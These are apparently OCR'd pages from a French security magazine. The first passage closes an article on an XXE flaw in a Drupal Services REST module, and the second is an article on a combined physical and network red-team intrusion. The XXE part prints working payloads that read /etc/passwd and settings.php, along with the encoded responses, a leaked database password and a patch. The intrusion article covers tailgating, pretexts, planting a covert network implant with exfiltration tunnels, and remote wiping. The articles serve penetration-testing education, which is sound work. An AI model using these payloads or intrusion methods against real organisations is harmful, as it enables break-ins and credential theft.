C'est pour cela que nous nous sommes tournés une nouvelle fois vers les filtres PHP permettant de faire des prétraitements sur le contenu de la cible d'une URL avant sa transmission à l'appelant. Il est notamment possible de réaliser de l'encodage et du décodage Base64 ainsi que de la compression. Nous avons donc ici remplacé l'URL http://remote.evil.org/test.xml par un filtre PHP décodant le contenu du fichier **test.xml** préalablement encodé en Base64 :

```
<!DOCTYPE root [
  <!ENTITY % evil SYSTEM "php://filter/read=convert.base64-decode/
resource=data:,PCFFTlRJVFkgJSBwYXlsb2FkIFNZU1RFTSAicGhwOi8vZmlsdG
VyL3JlYWQ9Y29udmVydC5iYXNlNjQtZW5jb2RlL3Jlc291cmNlPS9ldGMvcGFzc3dk
Ij4KPCFFTlRJVFkgJSBpbnRlcm4gIjwhRU5USVRZICYjMzc7IHRyaWNrIFNZU1RFTS
AnZmlsZTovL1cwMFQlcGF5bG9hZDtXMDBUJz4iPg">
  %evil;
  %intern;
  %trick;
]>

<xml>
        <test>test</invalid>
</xml>
```

L'exploitation fonctionne toujours, mais cette fois-ci sans connexion vers un serveur externe :

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 5, Col 9: failed to load external entity &amp;quot;
file://W00Tcm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246e
DoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyO
jI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2O
i91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL
3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vb
G9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25v
bG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9
naW4KbWFpbDp4Ojg6ODptYWls0i92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbg
puZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ
2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4v
bm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

```
naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW
4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c
3Ivc2Jpbi9ub2xvZ2luCg==W00T&amp;quot;


Line 9, Col 27: Opening and ending tag mismatch: test line 9 and
type


</result>
```

6 Récupération de fichiers de taille arbitraire

La bibliothèque **libxml2** implémente une protection contre les expansions exponentielles des documents en cours de chargement. Pour la déclencher, il suffit de demander un fichier d'une taille supérieure comme le fichier **settings.php** du CMS Drupal par exemple :

```
<?xml version="1.0" encoding="utf-8"?>
<result>Line 2, Col 76: Detected an entity reference loop


Line 4, Col 10: PEReference: %intern; not found


Line 5, Col 9: PEReference: %trick; not found


Line 9, Col 27: Opening and ending tag mismatch: test line 9 and
type


</result>
```

L'implémentation de cette restriction est faite au sein de la fonction **xmlParserEntityCheck** définie dans le fichier **parser.c** de la bibliothèque **libxml2** :

```
#define XML_PARSER_BIG_ENTITY 1000
#define XML_PARSER_NON_LINEAR 10
[...]
static int
xmlParserEntityCheck(xmlParserCtxtPtr ctxt, unsigned long size,
                     xmlEntityPtr ent)
{
[...]
        if (size < XML_PARSER_BIG_ENTITY)
            return(0);
[...]
        if ((size < XML_PARSER_NON_LINEAR * consumed) &&
            (ctxt->nbentities * 3 < XML_PARSER_NON_LINEAR *
consumed))
            return (0);
[...]
    xmlFatalErr(ctxt, XML_ERR_ENTITY_LOOP, NULL);
    return (1);
[...]
```

L'entité externe est chargée uniquement si :

- elle contient moins de 1000 caractères ;
- ou bien (taille de l'entité) < 10 x (la taille actuelle du document XML) et 3 x (nombre d'entités déjà chargées) < 10 x (la taille actuelle du document XML).

Dans notre cas, l'entité référençant le fichier **settings.php** ne respecte aucune de ces conditions. La solution la plus rapide et probablement la plus efficace est tout simplement d'inclure préalablement une entité contenant des données arbitraires de taille variable afin que la deuxième condition soit respectée lors du chargement du fichier **settings.php**.

```
>>> payload = "<!ENTITY % payload SYSTEM \"php://filter/zlib.
deflate/read=convert.base64-encode/resource=/var/www/sites/default/
settings.php\">\n"
>>> payload += "<!ENTITY % garbage \"<!ENTITY &#37; gar SYSTEM
'"+"A"*500+"'>\">\n"
>>> payload += "<!ENTITY % intern \"<!ENTITY &#37; trick SYSTEM
'file://W00T%payload;W00T'>\">"
>>> print payload.encode("base64").replace("\n", "").replace("+",
"%2B")
PCFFT1RJVFkgJSBwYX1sb[...]0cm1jayBTWVNURU0gJ2ZpbGU6Ly9XMDBUJXBheWx
vYWQ7VzAwVCc%2BIj4=
```

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Le message XML à envoyer devient alors le suivant et permet cette fois-ci de récupérer le contenu du fichier désiré encodé en Base64 :

```
POST /test/node HTTP/1.1
[...]
<!DOCTYPE root [
  <!ENTITY % evil SYSTEM "php://filter/read=convert.base64-decode/re
source=data:,PCFFTlRJVFkgJSBwYXlsb[...]0cmljayBTWVNURU0gJ2ZpbGU6Ly9
XMDBUJXBheWxvYWQ7VzAwVCc%2BIj4=">
  %evil;
  %intern;
  %trick;
]>

<xml>
        <test>test</invalid>
</xml>

HTTP/1.1 200 OK
[...]
<?xml version="1.0" encoding="utf-8"?>
<result>Line 5, Col 9: failed to load external entity
&amp;quot;file://W00T5Vz7d9tGdv[...]vHavJgjwL+5j1O4izwv8DW00T&amp;
quot;


Line 9, Col 27: Opening and ending tag mismatch: test line 9 and
type


</result>
```

Un décodage Base64 permet ensuite de récupérer le contenu original :

```
<?php
[...]
$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupal',
      'username' => 'drupal',
      'password' => 'Th1sP@55w0rd1sUnCr@ck@ble',
      'host' => '127.0.0.1',
      'port' => '3306',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
[...]
```

7 Je suis le roi du monde !

En fait, non. La vulnérabilité ne touche que la version 3 du module et il n'est pas si simple de trouver des cibles potentielles, car la configuration des terminaisons REST reste à la charge de l'administrateur du CMS qui a toutes les libertés pour définir le nom de la terminaison. Nom qu'il faudra découvrir à l'aide d'un fuzz en se basant sur le code d'erreur 404 :

```
$> GET -sed http://<yoursite>/?q=test/
404 Not found: Could not find resource t.
[...]
```

Par ailleurs, aujourd'hui, peu de personnes sont véritablement vulnérables à cette faille, car d'importants changements ont été effectués au sein de la bibliothèque **libxml2**. Ces modifications ont été intégrées en décembre 2014 dans la version 2.9.0. Elles ont amené les développeurs à désactiver le chargement des entités externes par défaut au sein de cette bibliothèque. Ces changements sont une réponse à la vulnérabilité CVE-2014-3660 permettant de provoquer un déni de service dans la bibliothèque **libxml2** par l'inclusion récursive d'*internal subsets*. Les modifications ont également été backportées sur les principales distributions Linux utilisant des versions inférieures à 2.9.0.

Par conséquent, les appels à la fonction **simplexml_load_string($xml)** ne chargent désormais plus les entités externes si l'on ne positionne pas le paramètre **$options** à **LIBXML_NOENT** corrigeant ainsi de manière indirecte la vulnérabilité précédente.

Notons que les appels à **libxml_disable_entity_loader($false)** ne réactivent désormais plus le chargement des entités externes (cette fonction ne sert en réalité plus à grand-chose).

C'est finalement suite à ces nombreux changements que les développeurs du module **Services** n'ont pas désiré publier d'avis de sécurité concernant cette vulnérabilité, car corrigée de manière indirecte par le changement de comportement de la bibliothèque **libxml2**. Ils ont également décidé de la rendre publique avant la correction officielle (https://www.drupal.org/node/2477439).

Ce choix a été fait bien que toutes les personnes utilisant une version inférieure à 2.9.0 de cette bibliothèque soient exposées, dont notamment les personnes utilisant la dernière version de Acquia Drupal, la version Drupal pour Windows préconisée sur le site officiel (https://www.drupal.org/documentation/install/windows).

Pour les personnes concernées, ce simple correctif suffit cependant à corriger la vulnérabilité :

```
class ServicesParserXML implements ServicesParserInterface {
  public function parse(ServicesContextInterface $context) {
    // get/hold the old error state
    $old_error_state = libxml_use_internal_errors(1);

    // clear all libxml errors
    libxml_clear_errors();

    // Disable external entities
    libxml_disable_entity_loader($true);

    // get a now SimpleXmlElement object from the XML string
    $xml_data = simplexml_load_string($context->getRequestBody());
```

Notons qu'au moment de la rédaction de cet article la vulnérabilité avait été notée comme étant corrigée. Cependant, nous n'avons trouvé aucun commit concernant l'application du correctif au sein du dépôt Git du module. ■

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

SANS

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

GIAC SANS

HSC

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

TEST D'INTRUSION COUPLÉ PHYSIQUE ET LOGIQUE

Renaud Feil – renaud.feil@synacktiv.com – @synacktiv

mots-clés : RED-TEAM / TEST D'INTRUSION PHYSIQUE

Il peut arriver que le réseau interne de certaines cibles soit difficile à pénétrer depuis Internet et qu'un attaquant déterminé ait tout intérêt à entrer physiquement dans les locaux de la cible pour s'y connecter directement. Cet article présente le déroulement d'une intrusion couplée physique et logique permettant de simuler une telle attaque.

1 Décision de réaliser un test d'intrusion physique

1.1 L'approche « Red Team »

La décision de réaliser une intrusion physique s'intègre généralement dans une démarche de tests d'intrusion dits « Red Team ». Par rapport à des tests d'intrusion plus « classiques », l'approche « Red Team » présente plusieurs des caractéristiques suivantes :

- l'objectif n'est pas de lister un grand nombre de vulnérabilités, mais d'exploiter complètement quelques vulnérabilités critiques. L'intrusion devient intéressante après la compromission d'un premier système, parfois en combinant plusieurs vulnérabilités, puis en réutilisant les mots de passe découverts et en compromettant en cascade un nombre croissant de systèmes.

- les tests doivent démontrer qu'un attaquant peut mettre en danger les activités de l'organisation et pas simplement de trouver des vulnérabilités sur des composants isolés. Il est attendu que l'équipe d'intrusion récupère des informations confidentielles ou accède à des processus métiers critiques.

- le périmètre est généralement très large. Il devrait englober l'ensemble de l'organisation, voire même ses partenaires clés (mais l'obtention de l'accord des tiers peut nécessiter des démarches parfois trop longues).

- les méthodologies pour atteindre les objectifs sont variées. Elles peuvent inclure l'ingénierie sociale, l'envoi d'e-mails malveillants, la recherche de vulnérabilités de type 0-day sur les produits peu audités ou encore l'intrusion physique.

- il ne s'agit pas de valider le respect de la politique de sécurité ou d'un hypothétique état de l'art, mais de montrer comment un attaquant peut réussir son intrusion malgré les systèmes de sécurité en place. Les résultats peuvent parfois sembler injustes au vu des efforts déployés par certaines organisations, mais ils rappellent que bien faire n'est pas toujours suffisant face à un attaquant déterminé.

- les équipes informatiques de la cible ne sont généralement pas au courant des tests, ce qui permet de tester leurs capacités de détection et de réaction aux attaques. Malheureusement, très peu d'organisations sont aujourd'hui capables de réagir efficacement ou même de détecter le moindre signe de telles attaques.

- les profils réalisant ce type de tests doivent avoir des compétences pointues sur de nombreuses technologies. Il n'est pas rare de démarrer l'intrusion par une vulnérabilité web, pour enchaîner avec un mélange de vulnérabilités sur des systèmes UNIX et des protocoles réseaux, pour pouvoir enfin attaquer les systèmes de l'Active Directory interne. Cela

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

nécessite souvent une équipe pluridisciplinaire, mais certains profils exceptionnels disposent du large éventail de connaissances nécessaires.

Ces caractéristiques facilitent la distinction entre l'approche « Red Team » et les autres approches :

- scans de vulnérabilités : utiles pour suivre régulièrement et à moindres frais les vulnérabilités apparaissant sur les composants du périmètre.
- tests d'intrusion et audits de sécurité sur une application ou un ensemble de systèmes : pertinents pour identifier de façon approfondie les failles de sécurité d'un périmètre réduit.
- audits organisationnels : intéressants pour s'assurer que les procédures de sécurité sont respectées.

Il ne s'agit pas de mettre en avant une approche par rapport à une autre, car elles ont toutes leur intérêt. Néanmoins, l'approche « Red Team » devrait être privilégiée pour évaluer de façon réaliste la robustesse d'une organisation dans son ensemble et face à des attaquants déterminés.

1.2 Couplage physique et logique

Les tests d'intrusion internes peuvent avoir de nombreux objectifs, mais l'objectif choisi ici sera l'accès au réseau interne de la cible. C'est en effet encore aujourd'hui sur ce réseau interne que se trouvent beaucoup d'informations sensibles. Certes, de nombreuses organisations exportent allègrement celles-ci dans le *cloud*, mais la compromission du réseau interne permet dans ce cas d'espionner les stations de travail pour récupérer les secrets qui permettent d'accéder aux applications cloud.

L'intrusion physique reste néanmoins une démarche plus risquée que l'attaque depuis Internet. Elle nécessite un déplacement physique vers la cible et, en cas de découverte de l'intrus, ce dernier ne pourra pas s'échapper aussi facilement que sur Internet (via l'utilisation de systèmes compromis servant de relais, ou encore via les réseaux d'anonymisation).

Ainsi, les tests d'intrusion physiques sont particulièrement pertinents dans les cas suivants :

- les services exposés sur Internet par la cible sont peu nombreux et correctement sécurisés. C'est encore rare, mais les efforts de certaines organisations commencent à payer.
- la cible dispose de systèmes de sécurité exceptionnels contre les attaques par e-mails malveillants. C'est encore plus rare, les systèmes étant loin d'être matures et la sensibilisation toujours imparfaite.
- la cible a isolé physiquement son réseau sensible d'Internet.

Un peu d'histoire sur les tests d'intrusion

Les premières vulnérabilités étaient déjà exploitées aux temps immémoriaux des premiers systèmes à temps partagés, où ils permettaient de dépasser les quotas alloués à chaque utilisateur. En 1967, les rapports de la *Joint Computer Conference*, à laquelle participent les experts de la NSA, utilisent les termes *penetration test* et *tiger team* pour décrire l'approche consistant à simuler des actions malveillantes sur les systèmes informatiques dans le but d'améliorer leur sécurité. James P. Anderson est considéré comme un des pères des tests d'intrusion. Son document daté de 1972 et aujourd'hui déclassifié, *Computer Security Technology Planning Study* [ANDERSON], évoque entre autres l'exploitation de dépassements de tampons dans l'espace mémoire du noyau pour compromettre sa sécurité (pages 44 et 69). Il est assez fascinant de voir qu'en 1972, certaines catégories de failles sont déjà bien connues et exploitées, alors qu'il faut attendre 1988 pour que le virus programmé par Robert Morris (dont le père travaillait lui aussi à la NSA) exploite sur de nombreux serveurs un dépassement de tampon dans l'utilitaire *finger*. Et c'est seulement en 1996 qu'un célèbre article dans *Phrack 49* décrit l'exploitation d'un dépassement de tampon dans la pile [ALEPHONE].

2 Action !

Une intrusion couplée physique et logique se décompose généralement en plusieurs phases :

- la planification ;
- la reconnaissance ;
- l'intrusion physique ;
- la connexion de l'implant ;
- la sortie ;
- l'intrusion logique ;
- le nettoyage.

2.1 La planification

Il va de soi qu'il est de bon ton de valider avec le commanditaire toute intrusion dans ses locaux. Cette méthodologie aura le plus souvent été explicitement

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

prévue dans le contrat, mais il convient de s'assurer des quelques points suivants avant d'aller plus loin :

- l'absence de danger pour les agents réalisant les tests d'intrusion : contrairement aux travaux effectués bien au chaud depuis un laboratoire, où le principal risque est d'attraper un syndrome du canal carpien ou un coup de lance-missile USB envoyé par un collègue taquin, les tests d'intrusion physique présentent des risques de confrontation à du personnel de sécurité zélé en manque d'action. Seront ainsi exclues toutes intrusions dans des locaux protégés par du personnel armé (rares en France, mais plus fréquents dans des pays comme le Brésil, l'Afrique du Sud ou les États-Unis).

- disposer d'une carte « sortie de prison » signée par la direction et comportant tous les contacts nécessaires pour justifier des tests en cas de découverte.




Fig. 1 : Exemple de reconnaissance par Google Maps.

Une approche douce sera privilégiée, le plus souvent en accédant aux locaux en se fondant dans la masse des visiteurs légitimes, avec une tenue adaptée comme un costume ou un tailleur. Cette approche apporte sur de nombreux sites une bien meilleure chance de succès et limite les risques de confrontation musclée (par rapport à l'approche consistant à se déguiser en ninja pour fracturer les locaux de nuit). Mieux, en cas de soupçon, il sera souvent possible de fournir une excuse plausible et repartir sans lever d'alerte, pour recommencer deux jours après (ce qui est bien plus délicat quand on est surpris à genoux en train de crocheter une serrure dans un couloir sombre un samedi soir). Si par malchance l'excuse ne prend pas, on sort sa carte « sortie de prison » et l'intrusion s'arrête ici. Les courses poursuites dans les locaux et autres cascades sont à exclure absolument. Encore une fois, l'objectif est d'avoir une approche sans risque pour soi-même et pour les agents de sécurité.




Fig. 2 : Exemple de reconnaissance par Google Street View.

2.2 La reconnaissance

Il est généralement possible avant même d'être sur site d'obtenir une première idée de la configuration des lieux en utilisant la vue satellite de Google Earth et Google Street View. Cela permet de découvrir les accès aux bâtiments, tels que les entrées de garage et les portes secondaires. À noter cependant que ces informations ne sont pas toujours à jour, la fréquence de mise à jour pouvant aller jusqu'à 3 ans.

Il s'agit ensuite de se rendre sur place pour trouver le meilleur scénario d'intrusion et l'exécuter dans la foulée s'il ne nécessite pas de préparatifs additionnels.

Chaque expert a sa façon de faire, mais il est généralement conseillé de faire un tour du bâtiment pour observer les différentes entrées et trouver la plus facile à aborder. Il peut arriver que des caméras de surveillance soient placées sur la voie publique pour observer les abords immédiats du bâtiment. Néanmoins, pour la plupart des cibles, il ne faut pas s'en inquiéter,

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

car le suivi d'écrans de vidéo-surveillance est une activité particulièrement pénible, rarement effectuée sérieusement. Il faudrait être malchanceux et avoir un comportement franchement suspect pour attirer l'attention d'un vigile. S'il est nécessaire de prendre des photos, elles peuvent être prises soit au moyen d'un téléphone (un peu d'entraînement permet de prendre des photos en faisant semblant de téléphoner), soit depuis une voiture à proximité.

2.3 L'intrusion physique

Une fois la reconnaissance effectuée, il faut y aller ! Tout comme les intrusions sur les systèmes informatiques, les techniques sont nombreuses et s'adaptent à chaque cas. Les cibles disposent généralement d'un ou plusieurs périmètres de sécurité avec des mesures de protection plus ou moins faciles à contourner. Le jeu consiste à contourner une à une les mesures de protection pour accéder à une prise réseau reliée au réseau informatique. Le plus souvent, une fois à l'intérieur et tant que votre comportement reste normal, il ne vous arrivera rien de dommageable.

Certaines mesures sont plus délicates à contourner que d'autres. Certaines sont faciles, par exemple une personne distraite dans un coin du hall d'entrée. D'autres sont plus complexes, comme un sas unipersonnel dans un couloir étroit, sous les regards attentifs de deux vigiles derrière une glace.

Les quelques principes suivants permettent de réussir dans les situations les plus faciles :

- si l'entrée n'empêche pas le talonnage (contrôle de l'unicité de passage) et qu'elle n'est pas surveillée par un vigile, les employés vous laisseront les suivre sans encombre si vous êtes propre sur vous et que vous demandez poliment.
- si le personnel d'accueil fait office de personnel de sécurité, il sera bien plus aisé à contourner. En effet, ce personnel est avant tout formé à accueillir les visiteurs. Il peut être facilement distrait par d'autres visiteurs et ne pas être en mesure de surveiller les accès.
- rester calme et patient. Il est toujours possible de s'arrêter au milieu d'un couloir pour prétendre répondre à un appel téléphonique et en profiter pour réfléchir aux prochaines étapes.
- si les mesures de sécurité de l'entrée principale semblent difficiles à contourner, il existe probablement d'autres accès moins protégés.
- observer l'environnement : des panneaux indiquent très souvent une direction, comme l'étage où est située la cible, des salles de réunion, ou encore des lieux de repos comme une cafétéria.

Nous présentons ici quelques scénarios qui ont montré leur simplicité de mise en œuvre et leur efficacité :

- entrer à pied par un parking comportant comme seule mesure de protection une barrière pour voiture et accéder directement aux escaliers menant aux étages.
- entrer dans le café restaurant de l'entreprise qui est accessible par la rue, prendre un café, puis repartir dans le bâtiment.
- patienter près d'une sortie secondaire utilisée par des groupes de fumeurs, crapoter sans trop passer pour un adolescent attardé, puis se mêler aux employés lors de leur retour dans le bâtiment.
- patienter à l'accueil, puis demander s'il est possible d'utiliser les toilettes qui sont situées derrière les tourniquets de sécurité (et ne pas oublier de passer vraiment par les toilettes avant de monter dans les étages).
- prétendre avoir rendez-vous avec un employé travaillant sur un autre site (et dont le nom aura été préalablement trouvé sur Internet) et annoncer : « Il doit arriver dans 15 minutes, il est en voiture dans les bouchons et m'a proposé au téléphone d'attendre à la cafétéria ».
- dans un datacenter dont l'entrée principale est lourdement surveillée, les accès de livraison à l'arrière restent ouverts la majeure partie de la journée sous l'œil distrait d'une caméra.

Ces quelques techniques permettent généralement de rentrer sans encombre dans les organisations non sensibles. Bien entendu, elles nécessiteront beaucoup plus de doigté et des adaptations dans les environnements mieux protégés.

2.4 La connexion de l'implant

Une fois les locaux atteints, il est rarement nécessaire de se presser. Dans de nombreuses organisations, les employés partent du principe qu'une personne ayant réussi à entrer dans les locaux a une bonne raison d'y être et ne posent pas de questions. Encore une fois, il ne faut pas hésiter à passer à la cafétéria se prendre un café pour préparer la suite. On évite quand même de passer pour un clown en essayant d'acheter un café dans une machine qui n'accepte que le paiement par le badge dont chaque employé est censé disposer, ça fait mauvais genre...

Il s'agit ensuite de connecter l'implant sur le réseau interne de la cible. Il s'agit d'un système miniature qui établira un tunnel entre le laboratoire de test et le réseau interne de la cible. Ce tunnel permettra de prendre le temps de compromettre les systèmes et d'exfiltrer les documents prouvant l'intrusion. Il est bien sûr aussi possible de réaliser l'intrusion directement en connectant un ordinateur portable dans une salle de réunion ou dans un bureau en libre-service, mais il faut garder à l'esprit que l'intrusion et l'exfiltration des documents peuvent nécessiter plusieurs heures ou journées.

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

Pour fonctionner, l'implant nécessite :

- une prise électrique ;
- une prise RJ45 vers le réseau interne.

Un des emplacements possibles peut être derrière une imprimante, de préférence dans un coin où l'implant est peu visible.

Fig. 3 : Implant branché sur le réseau interne.

L'implant aura été au préalable configuré pour tenter d'établir un tunnel sécurisé par différents moyens :

- connexion via un opérateur en 4G/3G (carte SIM) : très souvent fiable.
- connexion directe en TCP ou UDP via le réseau de la cible : peu probable, car beaucoup d'organisations filtrent les connexions sortantes.
- recherche d'un serveur mandataire HTTP permettant de sortir sur Internet : peu probable, car de nombreux serveurs proxy nécessitent désormais une authentification.
- connexion via un tunnel DNS : encore possible sur de nombreux réseaux.
- ou encore un autre moyen, comme un tunnel ICMP ou autre...

Dans le cas où le tunnel passe par le réseau interne de la cible, il aura été préalablement nécessaire de récupérer une adresse IP valide. Dans les quelques cas où un serveur DHCP n'est pas disponible, il est possible d'écouter le réseau pour découvrir les plages d'adresses IP du lien local, de s'en attribuer une qui ne semble pas être utilisée, puis de chercher la passerelle par défaut.

Une fois le tunnel établi, l'implant va prévenir l'agent qu'il peut sortir et laisser l'équipe du laboratoire réaliser les tests. Il est ainsi possible d'allumer une LED spécifique sur l'implant par une commande du type :

```
# echo 1 > /sys/class/leds/plug\:green\:health/brightness
```

Ou encore d'envoyer un SMS :

```
# gsmsendsms -d /dev/ttyUSB0 0612345678 "Tout roule on s'arrache !"
```

Bien entendu, de nombreux problèmes peuvent apparaître dans cette auto-configuration sur un réseau dont on ne connaît rien au préalable. Dans ce cas, plusieurs possibilités existent pour configurer la connectivité, par exemple :

- en connectant sur place un ordinateur portable à la console mini-USB de l'implant ;
- par un *shell-over-SMS* : pénible, mais plus discret, car pouvant être utilisé à distance.




Fig. 4 : Shell-over-SMS avec l'implant.

Avant de repartir et si cela ne semble pas trop risqué, il est bien sûr possible de faire quelques détours pour

Ce document est la propriété exclusive de la société DELOITTE ET ASSOCIES pour 1 lecteur

récupérer des informations pertinentes comme des mots de passe, parfois présents dans les salles de réunion ou de formation. Un premier compte sur l'Active Directory, même non privilégié, peut accélérer l'intrusion logique.

2.5 La sortie

La sortie n'est généralement pas l'étape la plus complexe, mais il ne faut pas pour autant la bâcler. Il convient de vérifier si une procédure de sortie existe (comme le retour d'un badge visiteur) et si nécessaire de préparer une excuse crédible pour contourner ce contrôle.

2.6 L'intrusion logique

La description de cette étape nécessiterait à elle seule de nombreux numéros de *MISC*. Cela tombe bien, elle a déjà fait l'objet de nombreux articles. Comme le savent les consultants ayant déjà réalisé des tests d'intrusion internes, la sécurité d'un réseau Active Directory de grande taille est généralement faible, car des vulnérabilités sur un nombre limité de serveurs vont généralement entraîner la compromission du domaine tout entier par réutilisation des éléments d'authentification découverts. Rien de tel que d'essayer le désormais célèbre outil Mimikatz **[MIMIKATZ]** pour le comprendre.

2.7 Le nettoyage

Enfin, une fois les informations sensibles exfiltrées, une seconde intrusion physique est généralement effectuée pour récupérer l'implant. Il est surprenant de voir que cet implant peut rester plusieurs semaines branché dans les locaux sans que personne ne se préoccupe de sa présence. Ainsi, cette opération peut être effectuée lors de la présentation des résultats au commanditaire.

Pour un attaquant malveillant ne voulant pas prendre le risque d'une seconde intrusion physique, il est bien entendu possible d'effacer à distance les informations contenues sur la carte SD de l'implant et de rendre difficile la compréhension de l'utilité de ce petit système s'il venait à être découvert plus tard. Il est encore une fois surprenant d'apprendre que lors de la découverte de systèmes embarqués similaires dans des entreprises, aucune véritable investigation n'a été effectuée et qu'il a naturellement été considéré qu'il s'agissait d'appareils légitimes, installés par le service informatique.

3 Mesures de protection

